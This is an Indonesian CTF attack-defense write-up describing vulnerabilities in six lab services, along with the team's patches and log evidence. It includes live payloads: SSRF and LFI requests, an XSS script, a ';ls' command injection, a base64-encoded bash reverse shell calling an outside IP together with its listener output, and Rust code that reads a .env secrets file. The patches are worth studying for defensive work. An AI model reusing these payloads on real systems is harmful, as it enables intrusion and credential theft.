


# PoC Seleknas WSA Day 2 - CTF Defense

*The PoC by shelltatic*



patching



pentesting

Presented by:

Ardhi Putra Pradana A.K.A **rootkids**

Ahmad Idza Anafin A.K.A **Idzoyy**

# DAFTAR ISI

---

<b>[ WISHGEN - 3000 ]</b>	<b>2</b>
Vulnerability	2
Broken Validation Parse, Lead To LFI	2
Broken Validation Parse, Lead To SSRF	3
XSS	4
Mitigation	5
LFI Mitigation	5
SSRF Mitigation	5
XSS Mitigation	6
Broken Validation Parse Mitigation	6
Mitigation Implementation	6
Attack Evidence	7
<b>[ STORAGE24 - 5000]</b>	<b>8</b>
Vulnerability	8
OTP Bruteforce	8
Mitigation	10
OTP Bruteforce Mitigation	10
Attack Evidence	10
<b>[ STUDY PLAN- 8888]</b>	<b>11</b>
Vulnerability	11
SQL Injection	11
Mitigation	12
SQL Injection Mitigation	12
Attack Evidence	12
<b>[ STUDY PLAN MYSQL- 8899]</b>	<b>14</b>
Vulnerability	14
Remote Access	14
Mitigation	14
Remote Access Mitigation	14
<b>[ RUNME - 7359]</b>	<b>16</b>
Vulnerability	16
Command Injection	16
Remote Code Execution	17
Mitigation	18
Command Injection Mitigation	18
RCE via write code Mitigation	19
Attack Evidence	19
<b>[ COUCHDB - 5984 &amp; 5986]</b>	<b>20</b>
Vulnerability	20
Information Disclosure	20
Mitigation	20

## [ WISHGEN - 3000 ]

Service	Wish Gen
Port	3000
Source Path	/home/ubuntu/wishgen
Run In	Docker

### Vulnerability

Berikut adalah vulnerability yang kami temukan pada service atau aplikasi WISHGEN

#### Broken Validation Parse, Lead To LFI

Terdapat kesalahan logic atau cara melakukan parse validasi pada kode - kode yang memvalidasi **theme** dan atau **source** dari request body, karena disini langsung menggunakan syntax `reqBody.toString()` dimana akan menghasilkan value `[object Object]`, yang dimana artinya pada pengecekannya tidak akan pernah berhasil.

```
if (
  !isValid ||
  // Prevent user to abuse theme parameters
  (reqBody.toString().includes("../") &&
  !reqBody.toString().includes("template/"))
) {
  return res.redirect("/");
}

// Prevent user to abuse source and theme parameters
if (
  !isValid ||
  (reqBody.toString().includes("../") &&
  !reqBody.toString().includes("template/")) ||
  reqBody.toString().includes("localhost") ||
  reqBody.toString().includes("127.0")
) {
  return res.redirect("/");
}

> const test = {'haha': 'hihi', 'hihi': 'hoho'}
undefined
> test.toString()
'[object Object]'
> 
```

```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sy
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/n
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534:/nonexis
network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:996:996:systemd Time Synchronization:/usr/sbin/nologin dhcpd:x:100:65534:DHCP Client
syslog:x:102:102:/nonexistent:/usr/sbin/nologin systemd-resolve:x:991:991:systemd Resolver:/usr/sbin/nologin uidd:x:103:103:/run/uid:/usr/sbin/nologin tss:x:104:104:TPM softy
pollinate:x:106:1:/var/cache/pollinate/bin/false tcpdump:x:107:108:/nonexistent:/usr/sbin/nologin landscape:x:108:109:/var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:990:990:F
ec2-instance-connect:x:109:65534:/nonexistent:/usr/sbin/nologin _chrony:x:110:112:Chrony daemon:/var/lib/chrony:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin

```

## Broken Validation Parse, Lead To SSRF

Terdapat sebuah service yang bisa menjadi alur masuk vulnerability SSRF, yaitu pada saat melakukan fetch ke source luar, dan pada validasi untuk membuat source juga menggunakan kode yang sama yang terkena Broken Validation Parse.

```

if (source in wishes_data) {
  let webresp = await fetch(wishes_data.source);
  wishes_page = await webresp.text();
} else {
  // Prevent user to abuse source and theme parameters
  if (
    !isValid ||
    (reqBody.toString().includes("../") &&
      !reqBody.toString().includes("template/")) ||
    reqBody.toString().includes("localhost") ||
    reqBody.toString().includes("127.0")
  ) {
    return res.redirect("/");
  }
}

```

```

// Prevent user to abuse source parameters
if (
  !isValid ||
  reqBody.toString().includes("localhost") ||
  reqBody.toString().includes("127.0")
) {
  return res.redirect("/");
}

```

POST
http://10.0.35.4:4000/import-theme
Send

Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
Cookies

none
form-data
x-www-form-urlencoded
raw
binary

Key	Value	Bulk Edit
<input checked="" type="checkbox"/> sender	test	
<input checked="" type="checkbox"/> recipient	test	
<input checked="" type="checkbox"/> message	test	
<input checked="" type="checkbox"/> source	http://localhost:5984/secretdb/85f4da62f7314dc842d015821700099d	
Key	Value	

Body
Cookies
Headers (7)
Test Results
Status: 200 OK Time: 277 ms Size: 347 B Save Response

Pretty
Raw
Preview
Visualize

```

{"_id":"85f4da62f7314dc842d015821700099d","_rev":"1-a3aedf504f3fb6b38d68c73a3ac225f7","value":"SELEKNAS{protect_me}"}

```

## XSS

Terdapat vulnerability XSS pada saat melakukan render data ke client, dimana pada kode berikut tidak melakukan parsing apapun ke konten yang akan dirender, dan langsung menampilkan raw datanya saja. Dan pada saat membuat maupun mengupdate sebuah gift card juga tidak dilakukan sanitasi terhadap request body yang dikirim, dimana request body tersebut akan langsung dimasukkan ke database. Dan juga pada saat melakukan fetch ke source tidak ada sanitasi hasil dari source tersebut

```
    wishes_page = wishes_page.replace("{{ SENDER }}", wishes_data.sender);
    wishes_page = wishes_page.replace("{{ MESSAGE }}", wishes_data.message);
    wishes_page = wishes_page.replace("{{ RECIPIENT }}", wishes_data.recipient);
    return res.attachment(wishes_data.id + ".html").send(wishes_data);
}
```

```
app.post("/import-theme", async (req, res) => {
    const reqBody = req.body;
    const isValid = ["sender", "recipient", "message", "source"].every(
        (e) => reqBody[e] != null && reqBody != undefined
    );
    // Prevent user to abuse source parameters
    if (...)
    {
        return res.redirect("/");
    }

    const insertResp = await dbwishes.insert(reqBody);
    logger.info(`RETRIEVED: ${wishes_data.toString()}`);
    res.redirect(`/wish/${insertResp.id}`);
});
```

```
app.put("/wish/:wishId", async (req, res) => {
    try {
        const reqBody = req.body;
        const wishId = req.params.wishId;
        logger.info(`PARAMS wishId: ${wishId}`);
        logger.info(`BODY: ${reqBody.toString()}`);
        // Prevent user to abuse source and theme parameters
        if (...)
        {
            return res.redirect("/");
        }
        await dbwishes.atomic("update", "inplace", req.params.wishId, reqBody);
        return res.redirect(`/wish/${req.params.wishId}`);
    }
});
```

```
app.post("/", async (req, res) => {
    const reqBody = req.body;
    const isValid = ["sender", "recipient", "message", "theme"].every(
        (e) => reqBody[e] != null && reqBody != undefined
    );
    if (...)
    {
        return res.redirect("/");
    }

    const insertResp = await dbwishes.insert(reqBody);
    res.redirect(`/wish/${insertResp.id}`);
});
```

```
let webresp = await fetch(wishes_data.source);
wishes_page = await webresp.text();
```

10.0.35.4:4000/wish/85f4da62f7314dc842d015821700297a

10.0.35.4:4000 says  
1

OK

## Mitigation

Kami melakukan mitigasi dengan membuat custom function untuk bisa menjadi validasi dari setiap case atau vulnerability sebelumnya. Berikut adalah beberapa function yang kami buat untuk menjadi guard validasi dari request user

### LFI Mitigation

```
function validateTheme(template){
  const splitted = template.split('/')
  if(splitted.length > 2) return false
  const folder = splitted[0]
  const file = splitted[1]

  if (folder !== 'template') return false

  const files = fs.readdirSync('./template')
  return files.includes(file)
}
```

Disini kami membuat function untuk melakukan validasi dengan konsep **whitelist**, yaitu dengan melakukan check apakah template **theme** yang dikirim oleh user tersebut benar - benar ada dalam folder **template**.

### SSRF Mitigation

```
const checkIp = require("check-ip");

function validateSSRF(url){
  try {
    const uri = new URL(url);
    const hostname = uri.hostname;

    if (hostname === 'localhost') return false;

    const result = checkIp(hostname);
    if(!result.isValid) return true
    return result.isValid && result.isPublicIp
  } catch (e){
    console.log(e)
    return false
  }
}
```

Untuk melakukan mitigasi terhadap XSS maka disini kami membuat function dengan menggunakan library **check-ip** untuk melakukan check apakah url atau

**source** yang diberikan oleh user adalah ip public dan tidak mengarah ke ip private bahkan localhost

## XSS Mitigation

```
const sanitizer = require("sanitizer");

function escapeBody(body){
  for(const key in body){
    body[key] = sanitizer.escape(body[key])
  }
  return body
}
```

Function yang kami buat ini akan melakukan sanitasi terhadap **body** yang dikirimkan melalui parameter, kemudian kami memanfaatkan library **sanitizer** untuk melakukan *html escape* dan kemudian setelah disanitasi mengembalikan body yang telah tersanitasi.

## Broken Validation Parse Mitigation

Untuk melakukan mitigasi untuk cukup untuk tidak menggunakan function **toString**, namun langsung saja mengakses key value dari parameter yang akan digunakan. Contoh saja langsung akses *reqBody.theme* atau *reqBody.source*, sehingga dengan ini akan lebih make sense untuk bisa menghindari hasil dari *toString* yaitu *[object Object]*.

## Mitigation Implementation

Berikut adalah implementasi dari mitigasi - mitigasi diatas yang kami terapkan langsung ke dalam kode untuk melakukan patching

### Broken Validation Parse, LFI and SSRF

```
// Prevent user to abuse theme parameters
if (!isValid || !validateTheme(reqBody.theme)) {
  logger.info("BODY OR THEME INVALID - REDIRECTED");
  return res.redirect("/");
}
```

```
// Prevent user to abuse source and theme parameters
if (
  !isValid ||
  !validateTheme(reqBody.theme) ||
  !validateSSRF(reqBody.source)
) {
  logger.info("BODY, THEME, SOURCE INVALID - REDIRECTED");
  return res.redirect("/");
}
```

```
// Prevent user to abuse source parameters
if (!isValid || !validateSSRF(reqBody.source)) {
  logger.info("BODY OR SOURCE INVALID - REDIRECTED");
  return res.redirect("/");
}
```

## XSS

```
const sanitizeBody = escapeBody(reqBody);
await dbwishes.atomic("update", "inplace", req.params.wishId, sanitizeBody);
return res.redirect(`/wish/${req.params.wishId}`);
} catch (e) {
```

```
const sanitizeBody = escapeBody(reqBody);
const insertResp = await dbwishes.insert(sanitizeBody);
logger.info(`RETRIEVED: ${JSON.stringify(insertResp)}`);
res.redirect(`/wish/${insertResp.id}`);
```

```
const sanitizeBody = escapeBody(reqBody);
const insertResp = await dbwishes.insert(sanitizeBody);
logger.info(`RETRIEVED: ${JSON.stringify(insertResp)}`);
res.redirect(`/wish/${insertResp.id}`);
```

## Attack Evidence

Attacker mencoba melakukan percobaan SSRF, namun disini gagal karena telah dipatch

```
{
  "level": "info",
  "message": "POST - /import-theme (::ffff:10.0.47.18)"
}
{
  "level": "info",
  "message": "BODY: {\\\"sender\\\":\\\"Emma\\\",\\\"recipient\\\":\\\"William\\\",\\\"message\\\":\\\"I=\\\"NF%LD'3*\\f\\\",\\\"source\\\":\\\"http://10.0.32.3000/\\\"}"
}
{
  "level": "info",
  "message": "BODY OR SOURCE INVALID - REDIRECTED"
}
```

Normal request ketika bukan SSRF, maka request tersebut akan berhasil diproses

```
{
  "level": "info",
  "message": "POST - /import-theme (::ffff:10.0.47.18)"
}
{
  "level": "info",
  "message": "BODY: {\\\"sender\\\":\\\"Olivia\\\",\\\"recipient\\\":\\\"Williams\\\",\\\"message\\\":\\\"FPG'j2Qz21gl&ibu\\tgOy#5KH2(c*EPa]VBcCFs\\t5fc\\nz;\\\",\\\"source\\\":\\\"http://gacor99.com/\\\"}"
}
{
  "level": "info",
  "message": "RETRIEVED: {\\\"id\\\":\\\"85f4da62f7314dc842d01582171c7556\\\",\\\"rev\\\":\\\"1-9cfe144f969f512b48969f145e5cc856\\\"}"
}
{
  "level": "info",
  "message": "GET - /wish/85f4da62f7314dc842d01582171c7556 (::ffff:10.0.47.18)"
}
{
  "level": "info",
  "message": "PARAMS wishId: 85f4da62f7314dc842d01582171c7556"
}
{
  "level": "info",
  "message": "RETRIEVED: {\\\"id\\\":\\\"85f4da62f7314dc842d01582171c7556\\\",\\\"rev\\\":\\\"1-9cfe144f969f512b48969f145e5cc856\\\",\\\"sender\\\":\\\"Olivia\\\",\\\"recipient\\\":\\\"Williams\\\",\\\"message\\\":\\\"FPG'j2Qz21gl&ibu\\tgOy#5KH2(c*EPa]VBcCFs\\t5fc\\nz;\\\",\\\"source\\\":\\\"http://gacor99.com/\\\"}"
}
{
  "level": "info",
  "message": "FETCHING: http://gacor99.com/"
}
```

Attacker melakukan percobaan XSS

```
{
  "level": "info",
  "message": "BODY: {\\\"sender\\\":\\\"William\\\",\\\"recipient\\\":\\\"James\\\",\\\"message\\\":\\\"<script>alert('1')</script>\\\",\\\"source\\\":\\\"https://pypi.org/project/python-lorem/\\\"}"
}
```



## [ STORAGE24 - 5000]

---

Service	Storage24
Port	5000
Source Path	/opt/storage24
Run In	Daemon Process (systemd) /etc/systemd/system/storage24.service

### Vulnerability

Berikut adalah vulnerability yang kami temukan pada service atau aplikasi STORAGE24

#### OTP Bruteforce

Pada fungsi/fitur login, jika melakukan pengiriman data berupa username server akan memberikan response berupa, yang sebenarnya dibelakang layar harusnya server mengirimkan kode otp melalui email, namun dikode proses tersebut masih WIP

```
(kali@BN72901)-[~]  
$ python3 5000.py  
{"authid":"f56c8ed9fde66d49216d3fbf887e7942","otp":""}
```

```
def send_to_email(self):  
    # WIP  
    pass
```

Setelah berhasil melakukan request OTP dengan mengirimkan username, maka flow selanjutnya adalah memvalidasi **authid** dan **otp**, lalu aplikasi akan memberikan token session ketika keduanya valid

```

@app.post('/login')
def login():
    data = request.get_json()

    if data.get('username'):
        user = User.query.filter_by(username=data['username']).first()
        if user == None:
            return jsonify({'message': 'User not found'}), 400

        otp = OTP(user)
        AUTH_ID[otp.authid] = otp
        return jsonify({'authid': otp.authid, 'otp': ''})
    elif data.get('authid') and data.get('otp'):
        if not AUTH_ID.get(data.get('authid')):
            return jsonify({'message': 'Invalid request'}), 400
        if not AUTH_ID[data['authid']].validate_otp(data['otp']):
            return jsonify({'message': 'Invalid OTP'}), 401

        user = AUTH_ID[data['authid']].get_user()
        AUTH_ID.pop(data['authid'])

        # Generate JWT token
        jwt_secret = secrets.token_hex(32)
        secret_file = secrets.token_hex(8)

        with open(f'key/{secret_file}', 'w') as f:
            f.write(jwt_secret)
        token = jwt.encode({
            'user_id': user.id,
            'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=24)
        }, jwt_secret, headers={'kid': secret_file})

        return jsonify({'token': token})

    return jsonify({'message': 'Missing required fields'}), 400

```

```

1  {
2  |   .... "authid": "8b268223aa4a2a69a6d4c7b7495118e8",
3  |   .... "otp": "111111"
4  }

```

Body Cookies Headers (5) Test Results

Pretty

Raw

Preview

Visualize

JSON



```

1  {}
2  |   "message": "Invalid OTP"
3  }

```

Nah dari sini, dikarenakan response ketika melakukan request OTP telah mengirimkan **authid** sehingga pengecekan **authid** otomatis berhasil ketika memvalidasi otp, sehingga OTP dapat feasible untuk dibrute force (karena OTP berupa angka 6 digit saja) dan server juga tidak memiliki rate-limit yang memungkinkan attacker mendapatkan akses ke akun tersebut (expected admin account).

# Mitigation

## OTP Bruteforce Mitigation

yang mendasari attacker melakukan bruteforce adalah mengetahui authid. Jadi untuk memitigasi bruteforce OTP, dengan tidak mengekspose authid.

```
if data.get('username'):
    user = User.query.filter_by(username=data['username']).first()
    if user == None:
        return jsonify({'message': 'User not found'}), 400

    otp = OTP(user)
    AUTH_ID[otp.authid] = otp
    return jsonify({'authid': '', 'otp': ''})
```

none form-data x-www-form-urlencoded raw binary JSON

1 2 3

1 2 3 4

Body Cookies Headers (5) Test Results

1 2 3 4

Status: 200 OK Time: 531 ms Size: 188 B Save Response

## Attack Evidence

OTP Bruteforce

2024-11-07 07:58:26.709	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008689'}
2024-11-07 07:58:27.223	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008690'}
2024-11-07 07:58:27.739	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008691'}
2024-11-07 07:58:28.258	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008692'}
2024-11-07 07:58:28.776	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008693'}
2024-11-07 07:58:29.290	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008694'}
2024-11-07 07:58:29.802	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008695'}
2024-11-07 07:58:30.320	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008696'}
2024-11-07 07:58:30.836	INFO	__main__:login:134	- POST /login - Body {'authid': '8a0718ceb08b0a83b7a3abc4e63b0154', 'otp': '008697'}

## [ STUDY PLAN- 8888]

Service	Study Plan
Port	8888
Source Path	/etc/study-plan/
Run In	Docker

### Vulnerability

Berikut adalah vulnerability yang kami temukan pada service atau aplikasi Study Plan

### SQL Injection

Terdapat vulnerability pada salah satu repository aplikasi yaitu pada user repository, pada function **GetPermissionsByUsername**, dengan proof sebagai berikut

```
func (r *repository) GetPermissionsByUsername(username string) ([]string, error) {
    var res []string
    err := r.db.Raw(`
        SELECT
            code
        FROM
            permissions
        WHERE
            id IN (
                SELECT
                    permission_id
                FROM
                    role_permissions
                WHERE role_id = (
                    SELECT
                        role_id
                    FROM
                        users
                    WHERE
                        username = ?
                )
                AND deleted_at IS NULL
            )
            AND deleted_at IS NULL
    `, username).Scan(&res).Error
    return res, err
}
```

Terlihat sekilas mungkin query tersebut menggunakan *bind parameter*, namun masalahnya adalah query tersebut menggunakan **raw query**, sehingga pada saat dieksekusi tidak pernah ada sanitasi apapun. Bahkan hal tersebut dapat dimanfaatkan untuk bisa melakukan query apapun ke database atau stacked query atau multi query, dll yang disebabkan oleh raw query.

# Mitigation

## SQL Injection Mitigation

Untuk menangani vulnerability SQL Injection sebelumnya yang dikarenakan raw query adalah dengan mengubah kode tersebut menggunakan best practice dari ORM yang digunakan (instead of using raw), berikut adalah kode patching yang kami buat untuk menangani vulnerability SQL Injection

```
func (r *repository) GetPermissionsByUsername(username string)
([]string, error) {
    var res []string
    sub1 := r.db.Table("users").Select("role_id").Where("username =
?", username)
    sub2 := r.db.Table("role_permissions").
        Select("permission_id").
        Where("role_id = (?) AND deleted_at IS NULL", sub1)

    query := r.db.Table("permissions").
        Select("code").
        Where("id IN (?) AND deleted_at IS NULL", sub2)

    err := query.Scan(&res).Error
    return res, err
}
```

Jadi, dari kode tersebut akan lebih secure karena disini tidak menggunakan raw query, sehingga setiap bind data yang dimasukkan akan tersanitasi otomatis dari ORM yang digunakan.

## Attack Evidence

Attacker berhasil membuat table baru dalam database yaitu **hahahihi**

```
mysql> show tables;
+-----+
| Tables_in_study_plan |
+-----+
| courses               |
| enrollments           |
| hahahihi              |
| permissions           |
| role_permissions      |
| roles                 |
| schema_migrations     |
| user_groups           |
| users                 |
+-----+
9 rows in set (0.00 sec)

mysql> 
```

Attacker berhasil memasukkan value - value data ke dalam table **hahahihi**

```
mysql> select * from hahahihi;
+-----+-----+
| id | flag |
+-----+-----+
| 1337 | SELEKNAS{logic_error_everywhere} |
| 1 | SELEKNAS{another_one} |
| 2 | SELEKNAS{duarrrrrr} |
| 2 | SELEKNAS{meongggg} |
| 2 | SELEKNAS{dbdbdbdbdb} |
+-----+-----+
5 rows in set (0.01 sec)

mysql> 
```

## [ STUDY PLAN MYSQL- 8899]

---

Service	Study Plan Database (MySQL)
Port	8899
Source Path	instance docker container
Run In	Docker

### Vulnerability

#### Remote Access

Database yang digunakan oleh aplikasi **study-plan** sifatnya ter-isolasi dan tidak diperlukan untuk melakukan expose **port database** ke host karena aplikasi disetup menggunakan docker-compose dan menggunakan 1 network yang sama, hal tersebut mengakibatkan database tersebut dalam diakses dari network luar.

```
backend-mysql:
  restart: always
  image: mysql:8.0
  environment:
    MYSQL_USER: study-plan
    MYSQL_PASSWORD: someRandomPassword
    MYSQL_DATABASE: study_plan
    MYSQL_RANDOM_ROOT_PASSWORD: 'true'
  volumes:
    - backend_mysql_data:/var/lib/mysql
  networks:
    - backend
  ports:
    - "8899:3306"
```

```
(shelltatic@BN72902) - [~/SELEKNAS/day2/studyplan]
$ nmap 10.0.35.4 -p8899
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 15:55 +07
Nmap scan report for 10.0.35.4
Host is up (0.25s latency).

PORT      STATE SERVICE
8899/tcp  open  ospf-lite

Nmap done: 1 IP address (1 host up) scanned in 1.54 seconds
```

### Mitigation

#### Remote Access Mitigation

Aplikasi sifatnya sudah ter-isolasi bersama dengan satu setup docker-compose, sehingga expose port database ke host tidak diperlukan,

oleh karena itu mitigasi yang diperlukan adalah dengan menghapus exposed ports pada config docker-compose tersebut menjadi sebagai berikut

```
backend-mysql:
  restart: always
  image: mysql:8.0
  environment:
    MYSQL_USER: study-plan
    MYSQL_PASSWORD: someRandomPassword
    MYSQL_DATABASE: study_plan
    MYSQL_RANDOM_ROOT_PASSWORD: "true"
  volumes:
    - backend_mysql_data:/var/lib/mysql
  networks:
    - backend
```

```
(shelltatic@BN72902) - [~/SELEKNAS/day2/studyplan]
$ nmap 10.0.35.4 -p8899
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-07 15:57 +07
Nmap scan report for 10.0.35.4
Host is up (0.25s latency).

PORT      STATE SERVICE
8899/tcp  closed ospf-lite

Nmap done: 1 IP address (1 host up) scanned in 1.56 seconds
```



## [ RUNME - 7359]

Service	Run Me
Port	7359
Source Path	/home/ubuntu/run-me
Run In	Daemon Process (systemd) /etc/systemd/system/runme.service

### Vulnerability

Pada service binary runme, terdapat beberapa fitur. Dimana program tersebut dapat menulis source code dengan 4 bahasa seperti C,C++, Go, dan rust. Program juga memiliki fitur compile code, upload binary, dan run binary. \*Program yang memiliki banyak fitur biasanya rentan vulnerability

### Command Injection

Pada fitur/menu upload executable/binary, program meminta input user yang diekspetasikan adalah URL webhook. Namun input dari user secara langsung di masukkan ke dalam command tanpa adanya escaping/sanitasi dan dieksekusi pada fungsi system().

```
char command[2048];
snprintf(command, sizeof(command), "curl -X POST --data-binary @%s %s", executablePath, escapeshellarg(webhookURL));
system(command);
```

Ini memungkinkan user/attacker melakukan command injection yang diinputkan setelah command curl

```
curl -X POST --data-binary @pathfile {raw input user}
```

```
+ +
We will send the executable to you, provide the webhook url.
> ;ls
flag.txt
src
uploads
```

## Remote Code Execution

Program ini memberikan privilege user untuk menulis program tanpa adanya batasan. Juga memberikan fitur untuk menjalankannya. Hal ini menyebabkan user dapat menulis malicious code. Jika server menjalankan malicious program tersebut.

```
(kali@BN72901)-[~]
$ nc 10.0.35.4 7359
Choose your language
1. C
2. C++
3. Go
4. Rust
> 1
Source code size: 160
Enter the source code:
#include <stdio.h>
#include <stdlib.h>

int main() {
    system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTYuMjU0LjExNy4yMzQvOTAwMCAwPiYx | base64 -d | bash");
}

Are you sure to compile this code? (1/0)
#include <stdio.h>
#include <stdlib.h>

int main() {
    system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMTYuMjU0LjExNy4yMzQvOTAwMCAwPiYx | base64 -d | bash");
}

> 1
Want to receive the executable? (1/0)
> 1
We will send the executable to you, provide the webhook url.
> asd
Want to run the executable? (1/0)
> 1
```

```
stembactf@stembactf:~$ nc -lvnp 9000
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9000
Ncat: Listening on 0.0.0.0:9000
Ncat: Connection from 44.214.53.24.
Ncat: Connection from 44.214.53.24:22734.
bash: cannot set terminal process group (169486): Inappropriate ioctl for device
bash: no job control in this shell
ubuntu@ip-10-0-35-4:~/run-me$ ls
ls
flag.txt
src
uploads
ubuntu@ip-10-0-35-4:~/run-me$
```

# Mitigation

## Command Injection Mitigation

Pada dasarnya semua injection yang berasal dari input dikarenakan tidak adanya validasi/sanitasi dari raw input. Jadi untuk memitigasi command injection bisa dengan melakukan escaping string dari input user.

```
char* escapeshellarg(char* str) {
    char *escStr;
    int i,
        count = strlen(str),
        ptr_size = count+3;

    escStr = (char *) calloc(ptr_size, sizeof(char));
    if (escStr == NULL) {
        return NULL;
    }
    sprintf(escStr, "");

    for(i=0; i<count; i++) {
        if (str[i] == "\\") {
            ptr_size += 3;
            escStr = (char *) realloc(escStr, ptr_size * sizeof(char));
            if (escStr == NULL) {
                return NULL;
            }
            sprintf(escStr, "%s\\", escStr);
        } else {
            sprintf(escStr, "%s%c", escStr, str[i]);
        }
    }

    sprintf(escStr, "%s%c", escStr, "\");
    return escStr;
}
```

```
snprintf(command, sizeof(command), "curl -X POST --data-binary @%s %s",
executablePath, escapeshellarg(webhookURL));

system(command);
```

```
We will send the executable to you, provide the webhook url.
> ;ls
Want to run the executable? (1/0)
> 1
```

## RCE via write code Mitigation

untuk preventing RCE dari penulisan code, bisa dengan melakukan blacklisting function/library yang berbahaya seperti system() dan sebagainya

## Attack Evidence

RCE via write source code

```
ubuntu@ip-10-0-35-4:~/run-me$ cat uploads/*.rs
fn main() { println!("{}", 5 + 3); }
fn main() {
    let my_str = include_str!("/home/ubuntu/run-me/src/.env");
    println!("{}", my_str);
}fn main() { println!("{}", 5 + 3); }
fn main() { println!("{}", 5 + 3); }
fn main() { println!("{}", 5 + 3); }
fn main() {
    let my_str = include_str!("/home/ubuntu/run-me/src/.env");
    println!("{}", my_str);
}fn main() {
    let my_str = include_str!("/home/ubuntu/run-me/src/.env");
    println!("{}", my_str);
}fn main() {
    let my_str = include_str!("../src/.env");
    my_str = "";
```


## [ COUCHDB - 5984 & 5986]

Service	CouchDB
Port	5984 dan 5986
Source Path	instance docker container
Run In	Docker

## Vulnerability

### Information Disclosure

Terdapat port open yang dapat diakses melalui http yaitu port **5984** dan **5986**. Dimana ini adalah service **Couchdb**. Dari referensi berikut <https://book.hacktricks.xyz/network-services-pentesting/5984-pentesting-couchdb>, tentunya informasi sensitive dapat ter-leak jika service ini ter expose ke public.





## Mitigation

Untuk mitigasi nya dapat melakukan whitelisting access ke service tersebut. Sehingga hanya bisa diakses jika request berasal dari IP server.

disini kami menggunakan iptables untuk melakukan block request ke port **5984 & 5986** selain dari ip localhost (127.0.0.0).

```
DROP        6    --  !127.0.0.1          0.0.0.0/0          tcp dpt:5984
DROP        6    --  !127.0.0.1          0.0.0.0/0          tcp dpt:5986
```

## PoC setelah dilakukan whitelisting



```
(kali@ BN72901)~$ curl http://10.0.35.4:5984
curl: (28) Failed to connect to 10.0.35.4 port 5984 after 129831 ms: Couldn't connect to server
```

```
ubuntu@ip-10-0-35-4:~$ curl http://10.0.35.4:5984/secretdb/85f4da62f7314dc842d015821700099d
{"_id":"85f4da62f7314dc842d015821700099d","_rev":"1-a3aedf504f3fb6b38d68c73a3ac225f7","value":"SELEKNAS{protect_me}"}
```